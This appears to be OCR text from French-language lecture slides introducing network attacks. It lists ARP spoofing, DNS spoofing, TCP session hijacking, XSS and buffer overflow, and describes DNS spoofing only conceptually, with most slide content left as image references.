
ARP Spoofing




ARP Spoofing




ARP Spoofing




ARP Spoofing



ARP Spoofing




ARP Spoofing



Comprendre les attaques


- ARP Spoofing
- DNS Spoofing
- TCP Flooding / TCP Session Hijacking
- XSS
- BufferOverflow


DNS Spoofing




- **Rediriger un utilisateur vers un autre serveur**
- **Deux techniques possibles:**
  - DNS ID Spoofing
  - DNS Cache poisoning
- **Menace**
  - Denis de service,
  - DNS spoofing,
  - Phishing

DNS Spoofing







DNS Spoofing



